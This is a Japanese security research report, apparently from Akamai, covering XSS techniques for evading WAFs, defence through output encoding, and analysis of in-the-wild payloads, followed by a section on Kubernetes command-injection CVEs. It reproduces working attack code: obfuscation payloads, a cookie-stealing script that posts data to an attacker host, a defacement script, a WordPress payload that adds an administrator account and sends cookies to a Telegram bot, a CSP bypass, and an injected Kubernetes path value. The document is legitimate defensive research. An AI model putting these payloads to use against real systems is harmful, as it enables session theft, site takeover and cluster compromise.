インジェクションポイントが特定されると、ほとんどの攻撃者はお気に入りの XSS WAF バイパスシートを入手し、ペイロードを繰り返し処理します。通常、これは成功しません。しかし、決意の固い攻撃者は、WAF を回避するために手動でペイロードのテストを開始します。この場合、最も一般的な最初のアプローチは、変数を使用してペイロードを分割し、難読化することです。ペイロードは、「alert(1)」を送信するのではなく、関数を変数に設定してから変数を呼び出します。

```
JavaScript
a=alert,a(1)
```

ご覧のように、元のペイロードのほとんどはまだ存在するため、検知の問題はありません。このペイロードが成功するためには、変数に設定される値が完全な関数名である必要があります。これにより、関数名自体が難読化されるのを防ぎます。

次の論理的な手順は、関数名自体を難読化する方法を見つけることです。**便利なことに、JavaScript には文字列を動的に評価して JavaScript コードとして実行する方法がいくつかあります。**最もよく知られている方法は、eval 関数を使用することです。文字列「alert」のさまざまな部分を個々の変数に設定してから、それらを評価してみましょう。

```
JavaScript
a="al",b="ert",c=a+b,c(1) => doesn't work since c is a string
a="al",b="ert",eval(a+b)(1) => Success!
```

eval 関数は非常によく知られており、確実に検知できます。ただし、window オブジェクトには、文字列を動的に評価するために使用できるいくつかのプロパティもあります。ペイロードは、文字列を直接参照することも、文字列を含む変数を渡すこともできます。

```
JavaScript
top["al"+"ert"](1)
window["al"+"ert"](1)
parent["al"+"ert"](1)
globalThis["al"+"ert"](1)
a="al",b="ert",window[a+b](1) => can also pass variables
k='a',window[k+'lert'](1)
```

これらのペイロードは、もう少し厄介です。eval 関数は危険であることが広く知られており、開発者がこの関数を正当な方法で使用することはほとんどありません。しかし、window オブジェクトとそのさまざまなプロパティについては同じことが言えません。window 自体は、ユーザーがブラウザーに表示するものです。Web ページを変更している場合、window を変更していることになります。したがって、**これらのペイロードを検知するには、プロパティを検索し、その中で実行されている内容を判断する必要があります。**

プロパティに渡される文字列をさらに難読化するには、数多くの方法があります。ペイロードが成功するために必要なのは、実行しようとしている JavaScript に文字列を解決させることだけであることに留意してください。

```
JavaScript
top[/*foo*/"alert"/*foo*/](1) => JS comments
top[8680439..toString(30)](1) => "alert" in base30
top[/al/.source+/ert/.source](1) => /.source converts to raw string
top['ale'.concat`rt`](1) => concatenation of two strings
top["alertb".substring(0,5)](1); => other functions can be also be
executed
```

これらは、JavaScript で文字列を難読化するほぼ無限の方法のうちのほんの一部です。これらの手法の多くは、入れ替えたり組み合わせたりすることができます。たとえば、以下は上記で説明した各手法を使用したペイロードです。

```
JavaScript
top[/a/.source+"le".concat`r`/*foo*/+29..toString(30)](1)
```

XSS の緩和と防御

このような脆弱性を防ぐための唯一の実行可能な解決策は、多層セキュリティを使用することです。コードレビューや WAF などは、XSS の脆弱性の導入と悪用を防止するのに役立ちます。ただし、**最も効果的な手順の 1 つは、すべてのユーザー制御パラメーターに出力エンコーディングを追加することです**。これにはさまざまな方法があり、使用する Web フレームワークによって異なります。出力エンコーディングが XSS 脆弱性を防ぐ理由を見てみましょう。

十分な保護を提供するには、ユーザー入力を安全にするためにエンコードする必要がある特定の文字があります。これらの文字をエンコードすることで、それらが、反映された入力の意図されたコンテキストから抜け出すのに使用されるのを防ぎます。これらの文字とそれぞれの HTML エンコードされたバージョンは次のとおりです。

```
JavaScript
“ => &quot;
‘ => &#x27;
< => &lt;
> => &gt;
& => &amp;
```

ユーザー制御の入力が JavaScript 内に反映されると、攻撃者がやらなければならないことは既存の文字列から抜け出すことだけです。これが、出力エンコーディングによるエスケープ処理で防止できることです。

これを説明するために、前の例をもう一度見てみましょう。ここでは、送信され、出力エンコーディングなしで反映されたペイロードが示されています。元の文字列を終了するために、ペイロードの先頭と末尾に追加された引用符に注目してください。

リクエスト：

```
JavaScript
GET /shop/product/search.js?return=”-alert(1)-” HTTP/1.1
```

応答：

```
JavaScript
<script type=”text/javascript”>
       var returnPath = encodeURIComponent(“Return to all “-alert(1)-””);
</script>
```

ペイロードをそのまま反映するのではなく、出力エンコーディングによって、返される HTML 内に配置される前にユーザー入力が変更されます。このペイロードでは、引用符が HTML エンコードされます。したがって、結果として得られる応答は次のようになります。

```
JavaScript
<script type="text/javascript">
      var returnPath = encodeURIComponent("Return to all
&quot;-alert(1)-&quot;");
</script>
```

エンコーディングにより、ペイロードは既存の文字列を終了し、目的の JavaScript を実行できなくなります。**適切な出力エンコーディングやその他の制御を導入することで、防御担当者は XSS 脆弱性の発生率を大幅に減らすことができます。**ほとんどの Web フレームワークには、これを実現するための機能が組み込まれています。しかし、他のすべてと同様に、これだけで問題を解決する保証はありません。出力エンコーディングが適切に実装されている場合、バイパスするのは非常に困難ですが不可能ではありません。

ポップアップボックスは幸いにも脅威ではない

アプリケーションの保護は、何重ものセキュリティ制御を必要する、チームぐるみの取り組みです。このデモでは、ペイロードは比較的無害であり、ブラウザーにポップアップボックスを作成しただけでした。これらのデモは通常、XSS の脆弱性の存在を証明するために使用されますが、ポップアップボックス自体は脅威ではありません。

攻撃者が XSS をどのように武器にしているかについて学ぶために、今年 Akamai の研究者が発見した実際の例を見てみましょう。

リモート・リソース・インジェクションを使った XSS 攻撃の詳細分析

XSS の悪用が及ぼす影響を適切に示すため、Akamai Security Intelligence Group は、Cloud Security Intelligence（CSI）プラットフォームから収集された XSS データの詳細な分析を実施しました。この分析の目的は、脆弱なベクターを特定するための単純な概念実証（PoC）プロービング要求ではなく、実際の悪用の試みで使用された特定の手法を特定することでした。**具体的には、スキャナーで実行されるプローブではなく、リモート JavaScript リソースをページに埋め込むことを試みた XSS 攻撃を分析しました。**

前述のように、ほとんどの反射型 XSS の PoC ペイロードの大部分は本質的に無害であり、JavaScript メソッド（alert()、prompt()、または confirm()）のいずれかを呼び出そうとします。これらは、XSS 脆弱性が実際に存在し、ペイロードがブラウザーの JavaScript エンジンによって実際に実行されていることを証明するための、事実上の方法です。ただし、これらのペイロードはエンドユーザーを攻撃しようとしません。

分析および所見の範囲

この調査では、2024 年 12 月の 7 日間の JavaScript インジェクション試行を確認しました。悪性のふるまいの可能性を分析する前に、リモート JavaScript リソースへの参照を含むリクエストを特定するために広範囲にわたる調査を行う必要がありました。このデータを収集した後、JavaScript コードの意図を特定するためにさらに調査することができました。

リモート JavaScript コード参照の大部分（98% を超える）は、次のような正当な JavaScript フレームワークに関連しています。

- アドテクノロジー
- ユーザー体験／ユーザーインターフェース関連のフレームワーク
- ユーザー分析／サイト分析

バグ・バウンティ・ブラインド XSS テスト

また、Akamai の公開バグ・バウンティ・プログラムに参加しているバグハンターによって使用されたペイロードも大量でした。リモートソース JavaScript をバグバウンティのプロセスで使用する主な動機は 3 つあります。

1. **XSS インジェクションベクターにはサイズ制限がある：**バグハンターは、パラメーターが XSS に対して脆弱であることを特定できますが、サイズ制限があるため、その重要性を示すことが難しくなります。これらのサイズ制限により、PoC コードの実行が困難になります。このような状況では、バグハンターは、自分が制御するリモート JavaScript ファイルを参照する小さなペイロードを使用できます。次のスクリーンショットでは、攻撃者が http://NJ.Rs URL を含めようとしているのがわかります。

```
JavaScript
/file.php?param=<script/src=//NJ.Rs></script>
```

2. **ブラインド自動化：**バグハンターがリモート XSS サービスをホストできる場合、この方法は、XSS ペイロードが実際に実行される自動テストシナリオの一部として使用できます。通常の手動反射型 XSS テストでは、バグハンターは、ペイロードが Web ブラウザーで実行されるかどうかを確認する必要があり、スケーリングするのがより困難です。対照的に、ブラインド XSS テストでは、バグハンターは、すべてのターゲットパラメーターにリモートソース JavaScript コードを注入し、リモート XSS サービスを監視して、それに対して呼び出しが行われたかどうかを確認します。その後、どのサイトとパラメーターが悪用されたかを簡単に追跡できます。バグ・バウンティ・ハンターが使用する非常に大きく複雑なブラインド XSS PoC ファイルのヘッダーの例を以下に示します。

JavaScript

```
/** ,    ,
  (\____/)  __        __    ezXSS 4.2    _
   (_oo_)   \ \      / /_ _ _ __ _ __  (_)_ _    __ _    This is an automated tool for penetration testers and bug bounty hunters
     (O)     \ \ /\ / / _` | '__| '_ \| | '_ \/ _` |    to test applications for (cross-site-scripting) weaknesses.
   __||__    \) \ V  V / (_| | |  | | | | | | | (_| |
[]/______\[]/ \_/\_/ \_,_|_|_|  |_| |_|_|_| | \__,  |    If you believe this tool has been tested or abused on your application
 /\______/\/      警告！  warnung!  avertissement!       |___/   without your permission, please contact us at abuse@ezxss.com.
/    /__\          warning! ¡advertencia!  تحذير!
(\ /____\         aviso!  Предупреждение!  peringatan!            STRICTLY PROHIBITED FOR ANY ILLEGAL ACTIVITY | More info: https://ezxss.com
 */

function ez_n(e){return void 0 !==e?e:''}
function ez_cb(t,e){var n=new
XMLHttpRequest;n.open("POST",("https:"!==window.parent.location.protocol?"http:":"https:")+"//c0ff33b34n.ez.pe/
callback",!0),n.setRequestHeader("Content-type","text/plain"),n.timeout=6e4,n.onreadystatechange=function(){4===n.
readyState&&200===n.status&&null!==e&&e(n.responseText)},n.send(JSON.stringify(t))}
--CUT--
```

ブラインド XSS サービスには次のものがあります。

- 無料のセルフホスティング
  - https://github.com/mandatoryprogrammer/xsshunter-express
  - https://github.com/projectdiscovery/interactsh
  - https://github.com/mazen160/xless
  - https://github.com/ssl/ezXSS
- 無料のサードパーティホスト
  - https://blindf.com/
  - https://ez.pe/manage/account/signup
  - https://xss.bughunter.app/dashboard/payload
  - https://xss.report/

3. **コンテンツ・セキュリティ・ポリシーのバイパス：**バグハンターが、ターゲットサイトに XSS 脆弱性があるが、その悪用による影響を緩和しているコンテンツ・セキュリティ・ポリシー（CSP）が存在するシナリオに遭遇した場合は、悪用される可能性のある CSP の弱点が存在する可能性があります。たとえば、次の CSP 応答ヘッダーを考えてみましょう。

```
JavaScript
Content-Security-Policy: script-src ‘self’ ajax.googleapis.com;
object-src ‘none’ ;report-uri /Report-parsing-url;
```

このポリシーは、AngularJS でのスクリプト読み込みのためにドメインを許可リストに登録しており、以下のペイロードを使用することでバイパスできますが、このペイロードはコールバック関数を呼び出し、特定の脆弱なクラスを使用しています。

```
JavaScript
param=1234”’><script
src=https://ajax.googleapis.com/ajax/libs/angularjs/1.6.1/angular.
min.js></script><div ng-app ng-csp><textarea autofocus
ng-focus=”d=$event.view.document;d.location.hash.match(‘x1’) ? ‘’ :
d.location=’https://XXXXXXXX.bxss.in’”></textarea></div>
```

脅威アクターの戦術

リモートソース JavaScript の目的を分類した際、Cookie の盗難、Web サイトの改ざん、セッションライディング／クロスサイト・リクエスト・フォージェリー（CSRF）など、実際の脅威アクターの戦術の例が多数見られました。

- **Cookie の盗難：**脅威アクターは、アカウント乗っ取り攻撃で使用できるように、自分が制御するサイトにセッション Cookie データを送信しようとします。次の例では、URL、リファラー、および document.cookie データをキャプチャし、XHR リクエストで攻撃者のサイトに送信しようとします。

```
JavaScript
try {
  var r0;
  var r1;
  var r2;
  try { r0 = window.btoa(eval(windowatob('ZG9jdW1lbnQuY29va2ll'))) } catch { r0 = document.cookie };
  try { r1 = window.btoa(eval(window.atob('ZG9jdW1lbnQucmVmZXJyZXI='))) } catch { r1 = document.referrer };
  try { r2 = window.btoa(eval(window.atob('ZG9jdW1lbnQuVVJM'))) } catch { r2 = document.URL };
  var xhr = null;
  var x1 = "aHR0cDovL3htcy5sYS9NNVlFOA==";
  try { xhr = new XMLHttpRequest() } catch (e) { xhr = new ActiceXObject('MicrosoftXMLHttp') };
  xhr.open(window.atob('cG9zdA=='), window.atob(x1), true);
  xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
  xhr.send('r0=' + r0 + '&r1=' + r1 + '&r2=' + r2 + "&c=M5YE8");
} catch {

}
```

- **Web サイトの改ざん：**脅威アクターは、document.documentElement.innerHTML を使用して、クライアントに表示する新しい HTML ページを作成する JavaScript を注入します。次のコードスニペットの例を参照してください。

```
JavaScript
document.documentElement.innerHTML=String.fromCharCode(60, 33, 68, 79, 67, 84, 89, 80, 69,
32, 104, 116, 109, 108, 62, 10, 60, 104, 116, 109, 108, 32, 108, 97, 110, 103, 61, 34, 101,
110, 34, 62, 10, 10, 60, 104, 101, 97, 100, 62, 10, 32, 32, 32, 32, 60, 109, 101, 116, 97,
32, 99, 104, 97, 114, 115, 101, 116, 61, 34, 85, 84, 70, 45, 56, 34, 62, 10, 32, 32, 32, 32,
60, 109, 101, 116, 97, 32, 110, 97, 109, 101, 61, 34, 118, 105, 101, 119, 112, 111, 114, 116,
34, 32, 99, 111, 110, 116, 101, 110, 116, 61, 34, 119, 105, 100, 116, 104, 61, 100, 101, 118,
105, 99, 101, 45, 119, 105, 100, 116, 104, 44, 32, 105, 110, 105, 116, 105, 97, 108, 45, 115,
99, 97, 108, 101, 61, 49, 46, 48, 34, 62, 10, 32, 32, 32, 32, 60, 116, 105, 116, 108, 101,
62, 72, 65, 67, 75, 69, 68, 32, 66, 89, 32, 115, 107, 117, 108, 108, 50, 48, 95, 105, 114,
60, 47, 116, 105, 116, 108, 101, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 114,
101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104, 114, 101, 102,
61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103, 111, 111, 103,
108, 101, 97, 112, 105, 115, 46, 99, 111, 109, 34, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110,
107, 32, 114, 101, 108, 61, 34, 112, 114, 101, 99, 111, 110, 110, 101, 99, 116, 34, 32, 104,
114, 101, 102, 61, 34, 104, 116, 116, 112, 115, 58, 47, 47, 102, 111, 110, 116, 115, 46, 103,
115, 116, 97, 116, 105, 99, 46, 99, 111, 109, 34, 32, 99, 114, 111, 115, 115, 111, 114, 105,
103, 105, 110, 62, 10, 32, 32, 32, 32, 60, 108, 105, 110, 107, 32, 104, 114, 101, 102, 61,
34, 104, 116, 116, 112,
---CUT---
```

図 19 に、DevTools が開いている Brave Web ブラウザーのスクリーンショット、基になるコード、および改ざんが行われた結果の HTML を示します。




図 *19*：*XSS Web* サイトの乗っ取り

- **セッションライディング／ CSRF：**WordPress の管理者に対してブラインド・セッション・ライディング／ CSRF 攻撃を実行しようとする脅威アクターの例が多数見られました。これらのペイロードは、WordPress 管理者がログファイルや攻撃ペイロードが含まれる HTML ページを何らかの形で表示することを期待しています。管理者のブラウザーで実行されると、このペイロードはエンドポイント URL から有効な REST「ノンス」値を取得し、偽の管理者アカウントを追加しようとします。以下のコード例は、目的のロジックを実現し、さらに、脅威アクターの Telegram チャネルに、妥協の詳細を含む通知を送信します。

```
JavaScript
const start = async () => {
  try {
      // Fetch REST nonce from the specified URL
      const nonceResponse = await fetch('/wp-admin/admin-ajax.php?action=rest-nonce');

      // Check if the response is successful and retrieve the text
      const nonce = nonceResponse.ok ? await nonceResponse.text() : null;

      // If nonce is available, proceed to create a new WordPress user
      if (nonce) {
          const userResponse = await fetch('/wp-json/wp/v2/users', {
                method: 'POST',
                headers: {
                    'X-Wp-Nonce': nonce,
                    'Content-Type': 'application/json'
```

```
                },
                body: JSON.stringify({
                    username: 'admin@zzna.ru',
                    password: 'dacai@123',
                    roles: ['administrator'],
                    email: 'admin@zzna.ru'
                })
            });

            // Check if the user creation was successful or encountered a server error
            if (userResponse.ok || userResponse.status === 500) {
                // Get cookies
                const cookies = document.cookie;

                // Notify about the new user creation via Telegram including cookies
                await
fetch('https://api.telegram.org/bot6898182997:AAGUIFwP-BsBjDpzscyJ7pLHbiUS_Cq5lNI/
sendMessage', {
                    method: 'POST',
                    body: JSON.stringify({
                        chat_id: '686930213',
                        text: `URL: ${document.URL}\nNew User Created!\nCookies:
${cookies}`
                    }),
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
            }
        }
    } catch (error) {
            // Handle any errors during the process
            console.error(error);
            return false;
        }
};

// Initiate the process
start();
```

まだ終わってはいない

XSS は終わっていません。Web アプリケーションが直面する最大の脅威の 1 つであり続けます。XSS の世界は PoC ポップアップボックスで終わるものではありません。脅威アクターは、XSS 脆弱性を悪用して、多くの邪悪な目的を達成しています。

会社や組織が、使用している Web アプリケーション内の XSS 脆弱性の悪用を緩和するためには、脆弱性のスキャンを実施し、Web サイトを守る Web アプリケーションファイアウォールを導入する必要があります。エンドユーザーが取れる対策としては、常に最新バージョンの Web ブラウザーを使うこと（多くの最新ブラウザーには XSS 防御機能が搭載されているため）、および NoScript などのセキュリティプラグインのインストールを検討することが考えられます。

ホストセキュリティ

ホストセキュリティは、今日のサイバーセキュリティの世界において重要な役割を果たしています。コンテナは、アプリケーションとそれを実行するために必要なすべてを含む、コンパクトで自己完結型のパッケージのようなものです。かさばる VM とは異なり、コンテナはホストシステムと直接連携して動作するため、軽量で展開が容易です。

コンテナは優れた柔軟性を提供しますが、新たなセキュリティの課題も引き起こします。ホストセキュリティを実装するには、慎重な計画を立て、潜在的なリスクを深く理解する必要があります。それは単なる保護ではなく、変化し続けるデジタル環境に適応できる堅牢な防御を作り上げることです。結論として、今日のテクノロジーの世界では、賢明なホストセキュリティは単なる選択肢ではなく、必要不可欠なものです。

多層セキュリティのフレームワークの最後のセクションでは、Kubernetes の機会と課題について深く掘り下げます。

研究調査

Kubernetes

Kubernetes はオープンソースのコンテナ・オーケストレーション・フレームワークです。インフラとアプリケーション（コンテナの形式で提供されたもの）を受け取ると、Kubernetes はそれらを展開・管理し、負荷分散、障害処理、ワークロードのスケーリングを行います。Kubernetes は分散計算の世界の主要な原動力であり、そのために攻撃者にとって利益の出やすいターゲットとなっています。Kubernetes は、重要なコンポーネントを含む組織のインフラとコードの大部分を管理するために使用されるため、これを侵害または悪用する攻撃が成功すると、重大な影響を及ぼす可能性があります。

企業における Kubernetes への依存度が高まっているため、私たちは自ら調査に着手し、2023 年と 2024 年に Kubernetes においてコマンドインジェクション攻撃を可能にする 6 つの CVE を発見しました。これらの攻撃は、Kubernetes クラスターの侵害と完全な乗っ取りに繋がる可能性があります。また、サイドカープロジェクトにおける設計上の欠陥も発見し、これにより機微な情報の窃取や永続的な実行が可能になることが分かりました。

Kubernetes の仕組み

Kubernetes がどのように侵害され、乗っ取られるかを理解する前に、まずその仕組みを理解しておくべきです。

Kubernetes クラスターにおける最小の計算単位は「ポッド」と呼ばれています。ポッドは実行するアプリケーションをホストする 1 つまたは複数のコンテナで構成されます。ポッドは、仮想マシンまたは物理マシンである「ノード」内の共有ベースで実行され、計算リソースを提供します。すべてを監視するのは「コントローラー」ノードで、これらのノードはオーケストレーションとリソース割り当てを管理します。また、クラスター内に「名前空間」を作成して、クラスター内のリソースのグループを分離することもできます。これにより、異なるコンポーネント間でクラスター内に分離を作成できます（図 20 を参照）。




図 *20*：*Kubernetes* クラスターアーキテクチャの概要

Kubernetes の構成

Kubernetes では、Container Network Interface の構成からポッド管理、さらにはシークレット処理まで、ほとんどすべてに YAML ファイルが使用されます。YAML はデータシリアライズ言語で、人間に優しい設計になっています。管理者が設定や実行したいアクション（例えば新しいポッドの展開など）を含む YAML ファイルをコントローラーノードにアップロードすると、コントローラーノードがそれらを処理します（図 21 を参照）。




図 *21*：*Kubernetes* ポッド展開ワークフロー

コンテナの設定と展開に必要な管理的な側面のため、設定の解析メカニズムに脆弱性があると、コントローラーまたはワーカーノードの完全な乗っ取りなどの致命的な結果を招く可能性があります。

コマンドインジェクション攻撃

通常、Kubernetes クラスターでユーザーが実行できるアクションは、ポッドの展開と削除だけです。ポッドを実行する実際のマシンであるノード自体にはアクセスできません。ただし、これらのポッドを展開するには、ノードのオペレーティングシステム（OS）でさまざまなアクションを実行する必要があり、これらのアクションはユーザーが提供した設定の直接的な結果として引き起こされます。入力の検証やサニタイズ（無害化）が行われていないと、攻撃者が OS コマンドを入力に注入する可能性があります。この入力は、YAML ファイルの処理中にトリガーされ、ノード上で直接実行されます（図 22 を参照）。




図 *22*：コマンドインジェクション攻撃 - ノード上でコマンドを直接実行する

クラスター内のノードを乗っ取る理由は、次のようにさまざまあります。

- **計算リソースの盗用：**ノードやポッド上で任意のプログラムを実行できるため、攻撃者はハッキングされたインフラ上で自分のボットネットをホストしたり、暗号通貨のマイニング操作を行ったりすることができます。
- **組織の入り口：**ポッドは組織のロジックの一部をホストしているため、通常はデータセンター内の他の部分と接続されています。つまり、ノードを侵害した攻撃者は、ラテラルムーブメントを達成し、ネットワーク全体に侵入できる可能性があります。これは、侵入したネットワークへのアクセスを最も高い入札者に販売する「イニシャルアクセスブローカー」にとって特に利益の出やすいものです。
- **権限昇格：**ノードは複数のコンテナとサービスをホストしているため、必要なアクセスを得るために、クラスター内のラテラルムーブメントが必要になることがあります。ポッド自体には通常そのアクセス権がありませんが、コマンドインジェクション攻撃を使用してノードを侵害すると、必要なデータに簡単にアクセスできる可能性があります。

ボリュームはアップデートに役立つが、乗っ取りにも役立つ

私たちが 2023 年末に報告した最初の脆弱性は Kubernetes のボリューム機能にありました。ボリュームは、ポッドとホスティングノード間で共有されるディレクトリーのセットです。ポッドは本質的に揮発性であるため、ボリュームは永続的なストレージソリューションを作成するために作成されました。ボリュームは、ポッド・コンテナ・イメージを再作成することなく変更できます。これは、Web サイトのように更新可能なものが必要な場合に便利です。

また、クラスターを乗っ取る場合にも便利です。ボリュームはノードとポッドを接続するため、ホストのファイルシステム（ワーカーノード）とポッドの仮想ファイルシステムの両方の実際のパスを指す必要があります。これらのパスはどちらも、新しいノードを導入する際に YAML 設定で指定され、私たちの目的にとって重要になります（図 23 を参照）。

```
  volumeMounts:
  - name: test
    mountPath: /var
    subPath: /log/syslog
volumes:
- name: test
  hostPath:
    path: /var
```

図 *23*：*Kubernetes* ボリューム設定

CVE-2023-3676

具体的には、ホスト上の相対ディレクトリーを指定する「subPath」パラメーターに注目します。このパラメーターに対して実行されるチェックの一部として、kubelet（ノード上でコンテナを実行するためのメインサービス）は、それがシンボリックリンクであるかどうかをチェックします。Windows では、PowerShell コマンドを使用してこれを実行し、パラメーターをそのまま渡します。そのため、コマンドを実行してパラメーターがシンボリックリンクかどうかを確認する前に、PowerShell 評価文字列を使用して、独自のコマンドを実行することができます（図 24 参照）。




図 *24*：*subPath* シンボリック・リンク・チェックの悪用

これは Kubernetes チームに報告され、CVE-2023-3676 が割り当てられました。Kubernetes チームは、「subPath」パラメーターを環境変数として渡すことでこの問題を修正しました。この修正により、このパラメーターは実際のコマンドが実行される前に評価されなくなりました。この問題を修正する過程で、Kubernetes チームは同様のパラメーターチェックが 2 つ存在することを発見し、CVE-2023-3955　と CVE-2023-3893 を割り当てました。Akamai の研究者である Tomer Peled は、これらの CVE の貢献者として認められています。

CVE-2023-5528

前の CVE は、すべての Kubernetes ボリュームに共通する一般的なサブパラメーターについての問題でしたが、次の問題は、「ローカルボリューム」と呼ばれる特定のボリュームタイプに関するものです。もともとボリュームは、ホストノード上のディレクトリーをポッドにマップするために作成されました。しかし、ポッドを再起動すると、別のノードに割り当てられ、マップされたフォルダー上のデータが失われる可能性がありました。この問題に対処するために、Kubernetes は「PersistentVolumes」を実装しました。PersistentVolume は、ポッドが再割り当てされてデータが失われないように、割り当てられたノードを記憶しています。

実際の脆弱性は前のケースとかなり似ています。前のケースでは、指定されたパスがシンボリックリンクかどうかをチェックしましたが、今回のケースでは、ホスト上のパスとポッドのファイルシステムとの間にシンボリックリンクを作成します。問題は、シンボリックリンクの作成が、入力パラメーターのサニタイズなしで「cmd」を直接実行することによって行われるということです。つまり、単に自身の悪性コマンドを path パラメーターに注入し、そのまま実行することができます（図 25 参照）。

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

図 *25*：*PersistentVolumes* 設定への悪性コマンドの挿入

これにより、kubelet は設定 YAML の処理時に「cmd.exe」を実行し、攻撃者のコマンドも実行してしまいます（図 26 を参照）。

